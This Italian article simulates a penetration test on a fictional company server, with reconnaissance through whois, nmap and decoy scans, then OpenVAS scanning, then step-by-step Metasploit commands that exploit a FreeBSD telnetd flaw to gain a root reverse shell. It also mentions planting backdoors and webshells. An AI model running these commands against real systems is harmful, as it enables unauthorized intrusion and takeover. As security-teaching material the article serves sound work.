Andrea Draghetti
Over Security

Simulazione di un Penetration Test
(Penetration Testing Simulation)

Sommario

Viene presentata la simulazione di un attacco informatico, Penetration Testing, un metodo per valutare la sicurezza di un sistema o di una rete. L'analisi viene condotta dalla posizione di un potenziale aggressore, il quale attraverso più fasi individuerà una o più debolezze. Tali vulnerabilità potranno essere sfruttare per compromettere il funzionamento del sistema. Il Penetration Testing ha pertanto lo scopo di individuare vulnerabilità informatiche, rilevando il maggior numero di dettagli sulla vulnerabilità che permettono un accesso non autorizzato.

Abstract

This work presents the simulation of a cyber attack, Penetration Testing, a method of evaluating the security of a system or network. The analysis is carried out from the position of a potential attacker who, through several stages, identify one or more weaknesses. These vulnerabilities can be exploited to compromise the operation of the system. The Penetration Testing, therefore, aims at identifying computer vulnerabilities, detecting as many details on each vulnerability that allow unauthorized access.

La corsa agli armamenti è in atto, è quanto sostiene McAfee in un report di Gennaio 2012, ma non per guerre materiali ma per attacchi informatici. La Sicurezza Informatica è ormai una priorità di tutti gli stati addirittura in alcuni casi maggiore della difesa missilistica, pertanto affronteremo in questo articolo una simulazione di un Penetration Test partendo dalle prime fasi di un attacco fino a fornire esempi pratici sulla metodologia applicata e i tools utilizzati.

1. Introduzione

L'attenzione verso la Sicurezza Informatica è cresciuta negli ultimi anni proporzionalmente alla diffusione di sistemi informatici e all'incremento della collettività nell'utilizzo dei PC. L'Hacker Etico è oggi una figura ricercata ed importante per grandi aziende o stati al fine di rilevare e sconfiggere eventuali minacce derivanti da attacchi informatici.

L'obbiettivo di un sistema protetto è di garantire l'accesso e l'integrità all'informazione ai soli utenti che ne hanno facoltà, impedendo l'accesso abusivo da parte di estranei o evitando l'alterazione delle informazioni in esso contenute.

Il Penetration Test è dunque il processo operativo in grado di valutare la sicurezza di un sistema o di una rete simulando l'attacco di un utente malintenzionato, il fine è l'ottenimento di informazioni protette o il controllo completo del sistema remoto sfruttando le proprie competenze, aiutandosi anche con software automatici. Auditor è colui che svolge tutte le attività di verifica operando con logiche medesime a quelle di un Hacker.

L'analisi intrapresa da un Auditor comprende più fasi ed ha l'obiettivo di evidenziare in un report le debolezze rilevate nella piattaforma, fornendo il maggior numero di informazioni sulle vulnerabilità sfruttate per ottenere l'accesso non autorizzato. Tutti i problemi rilevati vengono quindi presentati fornendo una stima chiara sull'attuale capacità di difesa e del livello di penetrazione raggiunto nei confronti delle vulnerabilità del sistema interne ed esterne ed eventualmente delle vulnerabilità fisiche.

L'Auditor non si fermerà ad analizzare i soli sistemi informatici ma potrà sfruttare tecniche di Ingegneria Sociale per verificare eventuali carenze formative del personale aziendale di fronte a tentati-

vi di intrusione; questa modalità definita Hidden Mode prevede l'accordo esclusivamente con il consiglio amministrativo dell'azienda che commissiona le verifiche lasciando all'oscuro tutto il personale, compreso il settore IT dell'azienda.

2. Il Metodo

L'attacco ad un sistema si può suddividere in cinque fasi principali:

1. *Information Gathering*;
2. *Vulnerability Assessment*;
3. *Exploitation*;
4. *Privilege Escalation*;
6. *Reporting*.

L'*Information Gathering* ha l'obbiettivo di raccogliere informazioni utili sul bersaglio come una lista di nomi di dominio, l'architettura della piattaforma, delimitazione di indirizzi IP, sistemi e porte attive, servizi offerti ed infine un elenco di nominativi ed eMail utili in caso di attacco Social Engineering. I dati raccolti in questa fase ci permetteranno di scegliere la linea di attacco da seguire nel passo successivo.

L'attività di *Vulnerability Assessment* permette di identificare ogni vulnerabilità creando un quadro completo dello stato di esposizione della rete in analisi a tutte le vulnerabilità note, ma non è in grado di valutarne con precisione l'effettiva sfruttabilità. Per questa attività vengono abitualmente sfruttati tool automatici che grazie alla loro velocità di scansione permettono di analizzare in breve tempo un ampio numero di servizi.

La fase successiva di *Exploitation* permette di ricercare all'interno di un software una vulnerabilità in grado di provocare un imprevisto nel sistema bersaglio del nostro attacco. Questa tecnica spesso permette di ottenere il controllo di un sistema informatico, l'acquisizione di privilegi oppure un Denial of Service. Ci sono diversi metodi di classificazione degli exploit, più in generale avremo un exploit remoto se compiuto attraverso la rete o un exploit locale se si opera direttamente sul sistema.

Durante la fase di *Privilege Escalation* sfrutteremo l'accesso ricavato attraverso l'exploit per innalzare i propri privilegi; questo può avvenire sfruttando ulteriori vulnerabilità di sistema, sniffando pacchetti che transitano nella rete o semplicemente cercando di ottenere in chiaro le password di un utente amministratore.

Violato il sistema è indubbiamente preferibile crearsi un accesso comodo e duraturo in grado di poter operare in un secondo momento anche da remoto senza ripetere l'intera procedura di hack. Nella fase di Maintaining Access si installano abitualmente Backdoor o WebShell che ci permettono di avere il controllo immediato del sistema.

Infine la nostra attività di Pen Testing si conclude con la stesura di un Report dettagliato includendo tutte le vulnerabilità riscontrate, l'analisi dell'impatto di rischio ed eventualmente una possibile soluzione tecnica al problema. È anche buona prassi eliminare ogni eventuale traccia che si è lasciata nel sistema.

3. Simulazione di un Caso Reale

La nostra simulazione viene svolta sul modello Black Box nel quale non si ha alcuna conoscenza del-



Figura 1: BackBox Linux

l'infrastruttura oggetto dell'analisi; tutte le informazioni dovranno essere ricavate attraverso i nostri test. La simulazione verrà svolta sfruttando la distribuzione open source BackBox Linux (http://it.wikipedia.org/wiki/BackBox), un sistema operativo dedicato al penetration testing. Utilizzando una distribuzione orientata al Pen Testing beneficiamo di avere un sistema flessibile ed ottimizzato per condurre diversi test di sicurezza informatica.

3.1 Information Gathering

In questa fase preliminare raccoglieremo quante più informazioni possibili sul nostro target al fine di ricavare preziosi dati da sfruttare nel corso della simulazione. Inizieremo quindi a ricavare l'indirizzo IP e il Whois dell'infrastruttura da controllare:

Digitando il comando:

```
$ host www.azienda.com && whois
www.azienda.com
```

otterremo come risultato:

```
www.azienda.com is an alias for azienda.com.
azienda.com  has address 123.456.789.001
azienda.com  mail is handled by 10
mail.azienda.com.

Whois Server Version 2.0

Domain:                 azienda.com
Status:                 ok
Created:                2007-09-21 15:13:22
Last Update:            2011-10-06 01:28:38
Expire Date:            2012-09-21

Registrant
  Name:                 Azienda srl
  Organization:         Azienda srl
  ContactID:            eMail@azienda.com
  Phone:                +39-051-123456
  Fax:                  +39-051-654321

Registrar
  Organization:         Provider XYZ
  Name:                 XYZ-REG
  Web:                  http://www.XYZ.com

Nameservers
  dns.dnsservice.com
  dns2.dnsservice.com
```

Come è possibile notare dall'output abbiamo iniziato a raccogliere le prime informazioni fondamentali, che per comodità sono state evidenziate. L'indirizzo IP ci servirà per proseguire nella nostra analisi, inoltre abbiamo già rilevato un Mail Server sulla stessa macchina e tre possibili contatti (eMail, Telefono, Fax) dell'azienda utili per un eventuale attacco di tipo Social Engineering.

Un'eventuale ulteriore comprova della presenza del Mail Server all'interno della stessa macchina possiamo ottenerla attraverso il comando dig con argomento any, in grado anche di rilevarci i DNS sfruttati dal dominio.

```
$ dig azienda.com any

;; QUESTION SECTION:
;azienda.com .          IN      ANY

;; ANSWER SECTION:
azienda.com .  5        IN      A
123.456.789.001 .
azienda.com .  5        IN      MX      10
mail.azienda.com .
azienda.com .  5        IN      NS
dns.dnsservice.com .
azienda.com .  5        IN      NS
dns2.dnsservice.com .
```

Raccolte le informazioni base della struttura in analisi procediamo ad effettuare un Port Scanning sfruttando Nmap, un software libero in grado di individuare le porte aperte e i servizi di rete disponibili sul sistema bersaglio o anche su un range di indirizzi IP. Nmap è sicuramente uno strumento indispensabile per un Auditor, il software è disponibile su linea di comando ma per chi volesse sfruttare una pratica interfaccia grafica è possibile utilizzare il software Zenmap.

Per analizzare le porte aperte nel nostro sistema avente IP 123.456.789.001 lanceremo il comando:

```
$ nmap -T4 -A -v www.azienda.com
```

L'argomento A ci permette di effettuare un'analisi completa del sistema determinando la versione del sistema operativo, dei servizi attivi e misura i tempi di percorrenza verso l'host (Trace Route). L'argomento T4 permette di ottenere una esecuzione più rapida ed infine l'argomento V (verbosity) permette di avere un rapporto completo dei risultati ottenuti. Un sunto del report visualizzato è il seguente:

```
Starting Nmap 5.51 ( http://nmap.org )
Scanning www.azienda.com (123.456.789.001) [4
ports]
Completed Ping Scan at 10:55, 0.01s elapsed
(1 total hosts)

Scanning www.azienda.com (123.456.789.001)
[1000 ports]
Discovered open port 25/tcp on
```

```
123.456.789.001
Discovered open port 80/tcp on 123.456.789.001
Discovered open port 21/tcp on 123.456.789.001
Discovered open port 143/tcp on
123.456.789.001
Discovered open port 22/tcp on 123.456.789.001
Discovered open port 3306/tcp on
123.456.789.001
Discovered open port 993/tcp on
123.456.789.001
Discovered open port 443/tcp on
123.456.789.001
Discovered open port 465/tcp on
123.456.789.001
```

Il report ci conferma ancora una volta l'indirizzo IP in precedenza rilevato con il comando host e l'identificazione di 9 porte associate ai corrispettivi servizi (FTP, SSH, IMAP, SMTP, ecc.).

Possiamo sfruttare tantissime opzioni per enumerare più dettagliatamente il risultato della scansione oppure utilizzare script sviluppati da terze parti per integrare nuove funzionalità, per esempio con il comando "-d X" aumenteremo il livello di debugging dell'output sostituendo la X con un numero compreso da 0 a 9 dove 9 è il valore più significativo.

Un firewall correttamente installato nel server da analizzare potrebbe impedirci di effettuare una scansione completa, Nmap ci offre pertanto delle opzioni per poter eludere i più comuni filtri dei firewall una di esse è la scansione di tipo "Decoy". L'utilizzo di questa tecnica con Nmap permette di definire una serie di host "esca" (denominati appunto Decoys), da cui inviare pacchetti che avranno quindi IP differenti. In questo modo il firewall si vedrà arrivare pacchetti da vari indirizzi IP e potrebbe non riuscire a determinare da quale di essi è partita la scansione.

Ottenute queste informazioni usufruiremo del software Maltego (http://www.paterva.com/) per organizzare al meglio i dati raccolti tracciando uno schema completo e dettagliato sulla natura della rete che stiamo esaminando.

3.2 Vulnerability Assessment

Raccolti i principali dati possiamo procedere ad un'analisi automatizzata dei servizi attivi sul sistema, ci serviremo di OpenVAS un framework libero rilasciato sotto licenza GPL per la scansione automatica delle vulnerabilità. È un fork del famoso security scanner Nessus il quale venne reso a pagamento dalla versione 2.5.

OpenVAS sfrutta una comoda interfaccia WEB per interagire con l'utente ed è un software preinstal-

Figura 2: OpenVAS

lato su BackBox disponibile all'interno del menu "Auditing" > "Vulnerability Assessment" ma è fondamentale lanciare i servizi ad esso associati dal menu "Services" di BackBox.

OpenVas ci permette di ottenere in breve tempo una scansione automatizzata di tutti i servizi attivi sul sistema e di individuare eventuali vulnerabilità note, toccherà a noi selezionare tra i possibili risultati l'exploit adatto al nostro scopo.

È possibile verificare online i diversi exploit disponibili attraverso i due principali motori di ricerca 1337day.com e exploit-db.com.

3.3 Exploitation e Privilege Escalation

L'analisi condotta con OpenVAS ha portato alla luce l'utilizzo del sistema operativo FreeBSD sulla macchina in analisi. FreeBSD è un sistema operativo di tipo UNIX sfruttato principalmente in ambito server grazie alla sua ottima stabilità e la scalabilità della parte di networking.

Nel dicembre 2011 è stato rilasciato il bollettino CVE:2011-4862 in quale comunica un exploit di tipo remoto per tutte le versione di FreeBSD 8.2 o minori. La vulnerabilità sfrutta un Buffer Overflow del servizio telnetd il quale ci permette di ottenere l'accesso remoto al sistema con anche i permessi di root.

Per sfruttare la vulnerabilità utilizzeremo Metasploit, uno strumento per lo sviluppo o l'esecuzione di exploit, al suo interno raccoglie diverse utility e centinaia di exploit. Metasloit è disponibile all'interno di BackBox all'interno del menu "Exploiitation".

Procediamo innanzitutto ad aggiornare Metasploit:

```
$ msfupdate
```

Avviamolo:

```
$ msfconsole
```

Ora impostiamo l'exploit da sfruttare:

```
> use
exploit/freebsd/telnet/telnet_encrypt_keyid
```

Impostiamo l'host della macchina in analisi:

```
> set RHOST 123.456.789.001
```

Impostiamo il Payload con quello di default di Metasploit:

```
> set PAYLOAD bsd/x86/shell/reverse_tcp
```

Impostiamo l'host locale della nostra macchina:

```
> set LHOST 192.168.0.15
```

Ed infine lanciamo l'exploit:

```
> exploit
```

Abbiamo così ottenuto l'accesso al sistema tramite una shell remota con i completi poteri dell'utente root, verificabile attraverso i seguenti due comandi:

```
$ id && uname -a
```



Figura 3: Metasploit

Se l'accesso al sistema non ci permette di ottenere l'immediato accesso di root dovremo sfruttare un'ulteriore vulnerabilità per potere acquisire il controllo completo del terminale, solitamente si verifica la versione del Kernel per poi analizzare eventuali exploit ad esso associati.

Un recente Exploit di



Figura 4: Dradis

Gennaio 2012 permette di ottenere i permessi di root su tutti i sistemi Linux 32Bit e 64Bit aventi Kernel 2.6.39 o maggiore (CVE-2012-0056).

3.5. Reporting

Stilare un report o condividere i risultati ottenuti con il proprio team è uno degli aspetti più importanti per un'ottima analisi di Pen Testing, in supporto a questa attività è disponibile Dradis un framework open source dedicato al mondo della sicurezza informatica disponibile come applicativo Web. Dradis è disponibile in BackBox nel menu "Documentation e Reporting".